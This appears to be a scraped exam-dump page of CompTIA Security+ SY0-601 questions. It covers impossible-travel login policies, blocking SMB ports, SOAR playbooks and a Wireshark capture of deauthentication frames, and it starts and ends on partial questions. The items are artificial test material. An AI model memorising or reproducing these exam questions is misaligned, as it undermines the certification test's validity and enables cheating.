
A. An RTO report

B. A risk register

C. A business impact analysis

D. An asset value register

E. A disaster recovery plan



Actual exam question from CompTIA's SY0-601

Question #: 224

Topic #: 1

[All SY0-601 Questions]

A worldwide manufacturing company has been experiencing email account compromises. In one incident, a user logged in from the corporate office in France, but then seconds later, the same user account attempted a login from Brazil. Which of the following account policies would BEST prevent this type of attack?


A. Network location

B. Impossible travel time

C. Geolocation

D. Geofencing

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 225

Topic #: 1

[All SY0-601 Questions]

A new vulnerability in the SMB protocol on the Windows systems was recently discovered, but no patches are currently available to resolve the issue. The security administrator is concerned that servers in the company's DMZ will be vulnerable to external attack; however, the administrator cannot disable the service on the servers, as SMB is used by a number of internal systems and applications on the LAN. Which of the following TCP ports should be blocked for all external inbound connections to the DMZ as a workaround to protect the servers? (Choose two.)

A. 135


B. 139

C. 143

D. 161

E. 443

F. 445



Actual exam question from CompTIA's SY0-601

Question #: 226

Topic #: 1

[All SY0-601 Questions]

A recent phishing campaign resulted in several compromised user accounts. The security incident response team has been tasked with reducing the manual labor of filtering through all the phishing emails as they arrive and blocking the sender's email address, along with other time-consuming mitigation actions. Which of the following can be configured to streamline those tasks?

A. SOAR playbook

B. MDM policy

C. Firewall rules

D. URL filter

E. SIEM data collection


Actual exam question from CompTIA's SY0-601

Question #: 227

Topic #: 1

[All SY0-601 Questions]

A user reports constant lag and performance issues with the wireless network when working at a local coffee shop. A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:



```
No.   Time       Source             Destination   Protocol   Length   Info
1234  9.1195665  Sagemcom_87:9f:a3  Broadcast     802.11     38       Deauthentication,
                                                                      SN=655, FN=0
1235  9.1265649  Sagemcom_87:9f:a3  Broadcast     802.11     39       Deauthentication,
                                                                      SN=655, FN=0
1236  9.2223212  Sagemcom_87:9f:a3  Broadcast     802.11     38       Deauthentication,
                                                                      SN=657, FN=0
```

Which of the following attacks does the analyst MOST likely see in this packet capture?

